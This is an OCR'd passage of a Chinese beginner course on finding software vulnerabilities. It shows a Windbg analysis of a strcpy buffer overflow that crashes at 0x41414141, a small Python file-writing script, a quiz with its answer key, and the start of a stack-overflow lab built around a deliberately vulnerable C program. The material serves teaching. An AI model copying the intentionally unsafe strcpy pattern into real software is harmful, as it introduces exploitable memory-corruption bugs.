
strcpy(buffer,"AAAAAAAAAAAAAAAAAAAAAAAAAAAA");会造成典型的缓冲区溢出，程序将不能正常返回，我们看看 Windbg 捕获并分析这个异常。编译这个程序，你可以在 C 盘找到这个 test1.exe。用 Windbg 打开




程序中断



这里提供了三个重要信息：1：程序加载的模块列表，其中有模块的加载基址和介绍地址。 2：当前各寄存器的值 3：当前执行的指令。我们输入 g 命令让程序跑起来



到这里还没有出现任何异常，但是当我们按下确定之后



Boom!!!程序出错了，程序不知道接下来执行什么。此时的 eip 为 0x41414141，由模块加载列表可知 0x41414141 不属于任何模块。

ModLoad: 00400000 00409000 image00400000
ModLoad: 77510000 77690000 ntdll.dll
ModLoad: 74ce0000 74df0000 C:\Windows\syswow64\kernel32.dll
ModLoad: 75560000 755a7000 C:\Windows\syswow64\KERNELBASE.dll
ModLoad: 75c30000 75d30000 C:\Windows\syswow64\USER32.dll
ModLoad: 74c50000 74ce0000 C:\Windows\syswow64\GDI32.dll
ModLoad: 75150000 7515a000 C:\Windows\syswow64\LPK.dll
ModLoad: 74f90000 7502d000 C:\Windows\syswow64\USP10.dll
ModLoad: 75650000 756fc000 C:\Windows\syswow64\msvcrt.dll
ModLoad: 758f0000 75990000 C:\Windows\syswow64\ADVAPI32.dll
ModLoad: 75630000 75649000 C:\Windows\SysWOW64\sechost.dll
ModLoad: 75990000 75a80000 C:\Windows\syswow64\RPCRT4.dll
ModLoad: 74bf0000 74c50000 C:\Windows\syswow64\SspiCli.dll
ModLoad: 74be0000 74bec000 C:\Windows\syswow64\CRYPTBASE.dll

下面用 !analyze –v 分析程序出错原因

```
Invalid exception stack at ffffffff
0:000> !analyze -v
*******************************************************************************
*                                                                             *
*                        Exception Analysis                                   *
*                                                                             *
*******************************************************************************

*******************************************************************************
***                                                                         ***
***                                                                         ***
***    Your debugger is not using the correct symbols                       ***
***                                                                         ***
***    In order for this command to work properly, your symbol path         ***
***    must point to .pdb files that have full type information.            ***
***                                                                         ***
***    Certain .pdb files (such as the public OS symbols) do not            ***
***    contain the required information.  Contact the group that            ***
***    provided you with these symbols if you need this command to          ***
***    work.                                                                ***
***                                                                         ***
***    Type referenced: kernel32!pNlsUserInfo                               ***
***                                                                         ***
*******************************************************************************
*******************************************************************************
***                                                                         ***
***                                                                         ***
***    Your debugger is not using the correct symbols                       ***
***                                                                         ***
***    In order for this command to work properly, your symbol path         ***
***    must point to .pdb files that have full type information.            ***
***                                                                         ***
***    Certain .pdb files (such as the public OS symbols) do not            ***
***    contain the required information.  Contact the group that            ***
***    provided you with these symbols if you need this command to          ***
***    work.                                                                ***
***                                                                         ***
***    Type referenced: kernel32!pNlsUserInfo                               ***
***                                                                         ***
*******************************************************************************

FAULTING_IP:
+e
41414141 ??              ???

EXCEPTION_RECORD:  ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 41414141
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000008
```

```
   Parameter[1]: 41414141
Attempt to execute non-executable address 41414141

FAULTING_THREAD:  000010c8

PROCESS_NAME:  image00400000

ERROR_CODE: (NTSTATUS) 0xc0000005 - 0x%08lx

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - 0x%08lx

EXCEPTION_PARAMETER1:  00000008

EXCEPTION_PARAMETER2:  41414141

WRITE_ADDRESS:  41414141

FOLLOWUP_IP:
kernel32!BaseThreadInitThunk+e
74cf338a 50              push    eax

FAILED_INSTRUCTION_ADDRESS:
+5ad7952f04e7de04
41414141 ??              ???

NTGLOBALFLAG:  70

APPLICATION_VERIFIER_FLAGS:  0

IP_ON_HEAP:  41414141
The fault address in not in any loaded module, please check your build's re
log at <releasedir>\bin\build_logs\timebuild\ntrebase.log for module which
contain the address if it were loaded.

IP_IN_FREE_BLOCK: 41414141

BUGCHECK_STR:  APPLICATION_FAULT_SOFTWARE_NX_FAULT_FILL_PATTERN_41414141

PRIMARY_PROBLEM_CLASS:  SOFTWARE_NX_FAULT_FILL_PATTERN_41414141

DEFAULT_BUCKET_ID:  SOFTWARE_NX_FAULT_FILL_PATTERN_41414141

FRAME_ONE_INVALID: 1

LAST_CONTROL_TRANSFER:  from 41414141 to 41414141

STACK_TEXT:
WARNING: Frame IP not in any known module. Following frames may be wrong.
0018ff4c 41414141 41414141 41414141 00000041 0x41414141
0018ff88 74cf338a 7efde000 0018ffd4 77549f72 0x41414141
0018ff94 77549f72 7efde000 7763a520 00000000 kernel32!BaseThreadInitThunk+0
0018ffd4 77549f45 00401130 7efde000 00000000 ntdll!  RtlUserThreadStart+0x7
```

```
0018ffec 00000000 00401130 7efde000 00000000 ntdll!_RtlUserThreadStart+0x1b

SYMBOL_STACK_INDEX:  2
SYMBOL_NAME:  kernel32!BaseThreadInitThunk+e
FOLLOWUP_NAME:  MachineOwner
MODULE_NAME: kernel32
IMAGE_NAME:  kernel32.dll
DEBUG_FLR_IMAGE_TIMESTAMP:  53159a85
STACK_COMMAND:  ~0s ; kb
FAILURE_BUCKET_ID:  SOFTWARE_NX_FAULT_FILL_PATTERN_41414141_c0000005_kernel
BUCKET_ID:  APPLICATION_FAULT_SOFTWARE_NX_FAULT_FILL_PATTERN_41414141_BAD_I
Followup: MachineOwner
---------
```

ExceptionAddress: 41414141 指明出错地址为 0x41414141。

ExceptionCode: c0000005 (Access violation) 异常代码为 c0000005，这是一个访问异常，因为 0x41414141 不是一个合法的地址。

STACK_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

0018ff4c 41414141 41414141 41414141 00000041
0018ff88 74cf338a 7efde000 0018ffd4 77549f72
0018ff94 77549f72 7efde000 7763a520 00000000
0018ffd4 77549f45 00401130 7efde000 00000000
0018ffec 00000000 00401130 7efde000 00000000


显示异常时刻堆栈信息。还有其它很多无关信息，我们无须理会。可以看到 Windbg 捕获到了缓冲区溢出异常。

2. 下面简单介绍一下 python。

Python 是一种强大的脚本语言，适合用来做漏洞挖掘，它简单，快速，使很多人爱不释手。这里是 python 官网 https://www.python.org/。目前 python 有 python2.x 和 python3.x 版本有些语法不一样，如输出 hello world 在 python2.7 是 print “hello world”，而在 python3.4 中是 print (“hello world”)，在本系列教程中，我始终用 python2.7。.在 windows 下安装 python2.7 十分简单，只需要到官方网站下载 python2.7，然后一路 Next 就行了。在我们这个系列教程中，用的的一个 python 脚本是

```
filename="C:\\test.m3u" #定义变量
myfile=open(filename,'w')  #以写方式打开文件 test.m3u
testfile=open("c:\\test.txt",'r')  #打开 test.txt 文件
testdata=testfile.read()  #读取 test.txt 文件的数据到 testdata
myfile.write(testdata)  #写入数据到 test.m3u
myfile.close()  #关闭文件
```

我们在桌面新建一个 test.py 文件，复制这段代码进去，然后在 c 盘下新建 test.txt 文件，内容为 Hello world! 。然后运行下 test.py 代码看下



C 盘下多了 test.m3u 文件，打开发现里面确实是 hello world!

Python 的强大之处当然不止这里，但是我们这个教程主要用到这段代码，当然，还有别的。

5.2.2. 练习

以下说法不正确的是：【单选题】

【A】Windbg 不能调试驱动程序

【B】python 写的代码不需要编译可以运行

【C】python 中 i=1 这样写不会报错。

【D】windbg 包含普通，元，扩展命令。

答案：A

6 布置一个任务

使用 python 完成一个 socket 通信的实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

7 提示

1）python 实现 socket 通信需要用到 socket 这个库

2）既然通信，那么需要有客户端和服务端，需要分开写。

8 配套学习资源

1. Python 实现 socket 通信

http://www.netfairy.net/?post=157

从零开始学习软件漏洞挖掘系列教程第二篇：栈溢出覆盖返回地址实践

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）：2 学时
- 实验类别： 实践实验类

2 实验目的

通过调试一个有漏洞的程序，理解栈溢出的成因并学会利用的方法。

3 预备知识

1. 关于栈溢出的一些基础知识

如果你关注网络安全，那么你一定听说过缓冲区溢出。简单的说，缓冲区溢出就是超长的数据向小缓冲区复制，导致数据撑爆了小缓冲区，这就是缓冲区溢出。而栈溢出是缓冲区溢出的一种，也是最常见的。只不过栈溢出发生在栈，堆溢出发生在堆，本质都是一样的。

2. 对“栈”简单介绍

从计算机科学的角度讲，栈指的是一种数据结构，是一种先进后出的数据表。栈最常见的操作就是 push(压栈)，pop(弹栈)，栈的属性有两个，栈底和栈顶，ESP 指向当前栈顶，每次 push，在 win32 下,往栈压入一个元素，然后 ESP-4，pop 就是从栈弹出一个元素，ESP+4。记住，栈是往低地址增长。栈可以用来保存函数的返回地址，参数，局部变量等。

4 实验环境

服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：olldbg 调试器

Olldbg 是一个强大的 ring3 调试器，界面友好，操作简单，赢得无数粉丝。

5 实验步骤

大家都学过 C 语言吧？你知道 C 语言的函数是怎么被执行的吗？？为什么执行完一个函数后还能返回去执行函数的下一句代码？？？为什么攻击者能够控制有漏洞的程序执行任意代码？？？

我们的任务分为 3 个部分：

1．分析一段包含 main 和 test 函数的 C 语言代码。

2．使用调试器对该.exe 文件进行动态调试。

3．观察程序的行为，包括寄存器，栈。

4．总结产生栈溢出的原因并学会如何编写安全代码


5.1 实验任务一

任务描述：使用 Olldbg 动态调试程序，观察栈溢出的过程。


1. 我们 test.exe 源码如下

```
#include<string.h>
#include<stdio.h>
#include<windows.h>
//有问题的函数
int test(char *str)
{
char buffer[8];   //开辟 8 个字节的局部空间
strcpy(buffer,str);   //复制 str 到 buffer[8],这里可能会产生栈溢出
return 0;
}

//主函数
int main()
{
    LoadLibrary("Netfairy.dll");
    char str[30000]="AAAAAAA";   //定义字符数组并赋值
    test(str);   //调用 test 函数并传递 str 变量
    return 0;
}
```


这个程序相当简单，但是足以说明栈溢出了。我们在 C 盘找到 test1.exe 文件。用 Olldbg 载入，如图



程序断在了程序入口点，但是注意，这不是 main 函数入口点，编译器在编译的时候回自动添加一些初始化的代码。我们往下拉，在 0x40116E 发现主函数入口，这里就是 call main。



接着定位 test 函数，因为我们的目的就是分析 test 函数的溢出行为，F7 跟进这个 call



可以看到 0x40107D 处 call test.00401000，其中 00401000 就是我们的 test 函数了。在分析 test 函数之前我们先看看函数栈帧，如下图

在调用一个函数比如我们这个程序的 test 函数的时候，首先会把 test 函数的参数压栈，然后把 call test.00401000 的下一条指令地址压栈，因为执行完 test 函数需要返回接着往下执行嘛，所以需要保存返回地址。最后保存前函数的栈帧，这步是可选的，有的直接用 esp 寻址，但是大多时候需要保存 EBP。最后就是分配局部变量空间，开始执行 test 函数，执行完 test 函数后，把刚才保存的 EBP 恢复，把刚才保存的返回地址送到 EIP,所以程序能够接着往下执行。说完这些，我们实际操作一下，首先我们执行到 0x0040107D,按照前面说的执行到

00401070　　E8 8BFFFFFF　　call test.00401000


应该已经把 test 函数的参数压栈了，源码是

test(str);　//调用 test 函数并传递 str 变量


test 函数只有一个参数，那就是一个字符串指针，由源码

char str[30000]="AAAAAAA";　//定义字符数组并赋值

可知压栈的应该是一个地址，这个地址指向的内容是”AAAAAAA”，我们看下此时的调试器，



